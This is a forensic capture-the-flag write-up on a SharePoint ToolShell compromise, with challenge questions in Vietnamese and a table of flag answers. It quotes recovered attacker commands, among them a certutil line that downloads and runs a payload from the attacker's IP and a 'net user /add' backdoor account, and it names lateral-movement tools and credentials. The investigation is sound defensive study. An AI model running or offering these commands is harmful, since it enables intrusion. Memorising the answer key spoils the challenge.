
The answer is TOOLSHELL_CVE-2025-49704_CVE-2025-49706_CVE-2025-53770_CVE-2025-53771
Third question
Log ghi chép các kết nối đến ứng dụng SharePoint được đặt ở vị trí nào?After exploring a bit, I found a pinned folder called W3SVC416133816 that contains many log files. These are the SharePoint connection logs.


The answer is C:\inetpub\logs\LogFiles
Fourth question
IP thực hiện gửi các request có dấu hiệu thực hiện khai thác tới ứng dụng Sharepoint là?Since I knew the attacker likely used ToolShell, I used known IOCs to identify the attacker’s IP. One obvious IOC was a POST request to /_layouts/15/ToolPane.aspx?DisplayMode=Edit.
Searching u_ex251022.log for ToolPane.aspx returned only two results.

The answer is 100.111.191.78
Fifth question
Đội Threat Intelligence đã thực hiện tra cứu nhưng không thể truy ra nguồn gốc của thiết bị tấn công, hãy cho biết dải địa chỉ IP này có liên quan đến công cụ VPN nào?The IP was 100.111.191.78, so I researched the 100.x.y.z range.

Based on this document from Tailscale, this IP range is associated with Tailscale.
The answer is Tailscale
Sixth question
Sau khi khai thác thành công, kẻ tấn công đã sử dụng một công cụ để tải mã độc lên hệ thống và thực hiện chạy mã độc. Hãy cho biết tên công cụ được sử dụng và tên của file mã độc. Flag sample: cmd.exe_malware.exeDigging through logs filtered by the attacker’s IP did not reveal much else. Since the machine had Sysmon installed, I switched to Sysmon logs.
Using chainsaw, I parsed the logs and exported suspicious events to a .csv file, then reviewed those events in Timeline Explorer.
PS C:\Users\quannd28\Downloads\chainsaw> .\chainsaw.exe hunt ..\Microsoft-Windows-Sysmon%4Operational.evtx -s .\sigma\rules\windows\ --mapping .\mappings\sigma-event-logs-all.yml --csv --output .
██████╗██╗ ██╗ █████╗ ██╗███╗ ██╗███████╗ █████╗ ██╗ ██╗
██╔════╝██║ ██║██╔══██╗██║████╗ ██║██╔════╝██╔══██╗██║ ██║
██║ ███████║███████║██║██╔██╗ ██║███████╗███████║██║ █╗ ██║
██║ ██╔══██║██╔══██║██║██║╚██╗██║╚════██║██╔══██║██║███╗██║
╚██████╗██║ ██║██║ ██║██║██║ ╚████║███████║██║ ██║╚███╔███╔╝
╚═════╝╚═╝ ╚═╝╚═╝ ╚═╝╚═╝╚═╝ ╚═══╝╚══════╝╚═╝ ╚═╝ ╚══╝╚══╝
By WithSecure Countercept (@FranticTyping, @AlexKornitzer)
[+] Loading detection rules from: .\sigma\rules\windows\
[!] Loaded 2275 detection rules (109 not loaded)
[+] Loading forensic artefacts from: ..\Microsoft-Windows-Sysmon%4Operational.evtx (extensions: .evt, .evtx)
[+] Loaded 1 forensic artefacts (45.1 MiB)
[+] Current Artifact: ..\Microsoft-Windows-Sysmon%4Operational.evtx
[+] Hunting [========================================] 1/1 - [00:00:02] [+] Created sigma.csv
[+] 1134 Detections found on 1070 documentsWhile reviewing the event data, I spotted two entries flagged as Command Execution.


This is exactly what I was looking for.
"C:\Windows\System32\cmd.exe" /c certutil -urlcache -f http://100.111.191.78:8080/aVYd6KM34aEeob5JEGYhfQ %TEMP%\pRradHDUSFhx.exe & start /B %TEMP%\pRradHDUSFhx.exe & del %TEMP%\pRradHDUSFhx.exeThe attacker used certutil to download a file from the flagged IP identified in the previous question, stored it in %TEMP, executed it, and then deleted it.
The answer is certutil.exe_pRradHDUSFhx.exe
Seventh question
Một công cụ điều khiển hệ thống từ xa đã được cài đặt; công cụ này sử dụng ID để định danh máy tính thực hiện kết nối đến máy chủ, hãy cho biết ID của kẻ tấn công?A remote-control app was installed. This matched the AnyDesk evidence from earlier, so the downloaded executable was likely the AnyDesk installer. Based on this, I needed connection_trace.txt to identify the attacker’s ID.


The answer is 1540908890
Eighth question
Subnet nào đã bị scan nội bộ trong nỗ lực của kẻ tấn công để nhảy sang các máy lân cận?I used EvtxECMD to parse the Sysmon log again and viewed it in Timeline Explorer. I filtered events to activity after the initial compromise and focused on Process Creation entries, since the attacker would need tooling for lateral movement.
The logs showed that the attacker used rustscan.exe to scan subnet 10.20.12.0/24, installed Python, then used pip to install mssqlpwner, and finally ran mssqlpwner against the scanned targets.

The answer is 10.20.12.0/24
Ninth question
Kẻ tấn công đã sử dụng cặp tài khoản, mật khẩu nào để di chuyển sang hệ thống Cơ sở dữ liệu?Knowing mssqlpwner was installed, I searched for that keyword in the logs.

The answer is sa:1q2w3e4r5t
Questions and answers
| ID | Question | Answer |
|---|---|---|
| 1 | Phiên bản của ứng dụng SharePoint đang chạy trên máy chủ là? | 16.0.10337.12109 |
| 2 | Đội Threat Intelligence của tổ chức đã xác định phiên bản SharePoint đang sử dụng hiện đang dính một chuỗi lỗ hổng nghiêm trọng. Hãy cho biết tên gọi của chuỗi lỗ hổng này và các CVE liên quan. (chú ý: có thể có nhiều hơn 1 CVE trong chuỗi lỗ hổng này). Flag example: NAMEOFVULNCVE-XXXX-YYYY_CVE-AAAA-BBBBB… (sắp xếp CVE theo thứ tự thời gian phát hiện) | TOOLSHELL_CVE-2025-49704_CVE-2025-49706_CVE-2025-53770_CVE-2025-53771 |
| 3 | Log ghi chép các kết nối đến ứng dụng SharePoint được đặt ở vị trí nào? | C:\inetpub\logs\LogFiles |
| 4 | IP thực hiện gửi các request có dấu hiệu thực hiện khai thác tới ứng dụng Sharepoint là? | 100.111.191.78 |
| 5 | Đội Threat Intelligence đã thực hiện tra cứu nhưng không thể truy ra nguồn gốc của thiết bị tấn công, hãy cho biết dải địa chỉ IP này có liên quan đến công cụ VPN nào? | Tailscale |
| 6 | Sau khi khai thác thành công, kẻ tấn công đã sử dụng một công cụ để tải mã độc lên hệ thống và thực hiện chạy mã độc. Hãy cho biết tên công cụ được sử dụng và tên của file mã độc. Flag sample: cmd.exe_malware.exe | certutil.exe_pRradHDUSFhx.exe |
| 7 | Một công cụ điều khiển hệ thống từ xa đã được cài đặt; công cụ này sử dụng ID để định danh máy tính thực hiện kết nối đến máy chủ, hãy cho biết ID của kẻ tấn công? | 1540908890 |
| 8 | Subnet nào đã bị scan nội bộ trong nỗ lực của kẻ tấn công để nhảy sang các máy lân cận? | 10.20.12.0/24 |
| 9 | Kẻ tấn công đã sử dụng cặp tài khoản, mật khẩu nào để di chuyển sang hệ thống Cơ sở dữ liệu? (format flag: username:password) | sa:1q2w3e4r5t |
MITRE ATT&CK
| Observed activity | ATT&CK tactic | ATT&CK technique |
|---|---|---|
| Exploiting vulnerable SharePoint via ToolShell chain | Initial Access | T1190 - Exploit Public-Facing Application |
Downloading payload with certutil from attacker host | Command and Control | T1105 - Ingress Tool Transfer |
Running payload via cmd.exe | Execution | T1059.003 - Command and Scripting Interpreter: Windows Command Shell |
| Installing and using AnyDesk for remote control | Command and Control | T1219 - Remote Access Software |
Internal subnet scan with rustscan | Discovery | T1046 - Network Service Discovery |
Attempted movement to SQL systems with discovered credentials (v) | Lateral Movement | T1021 - Remote Services |
| Use of valid SQL credentials for remote database access | Lateral Movement | T1078 - Valid Accounts |
just an inchident (p2)

Thought process
First question
Câu lệnh được kẻ tấn công sử dụng để tạo user trên máy chủ DB?I received multiple artifacts.

I checked sql.log first. One useful approach when reviewing SQL logs is to search for xp_cmdshell, since it is a clear IOC that OS commands were launched from SQL Server.

I found that xp_cmdshell was repeatedly turned on and off. Next, I needed to identify which processes SQL Server spawned during that period.
The logs folder also contained Sysmon logs, which helped me continue the investigation. Again, I parsed them with EvtxECMD before importing into Timeline Explorer.
I filtered Process Creation events around the timestamp where xp_cmdshell was toggled and focused on events with sqlserver in ParentImage.

I found many commands run by the attacker, including:
net user /add administradora C0ntr@sen4The answer is net user /add administradora C0ntr@sen4
Second question
Câu lệnh trên có vẻ được tải từ trên Internet về thay vì nhập trực tiếp vào Console. Kẻ tấn công đã lấy nó từ đâu nhỉ?I saw the attacker download a tool called GodPotato and store it as $TEMP\backup.exe.
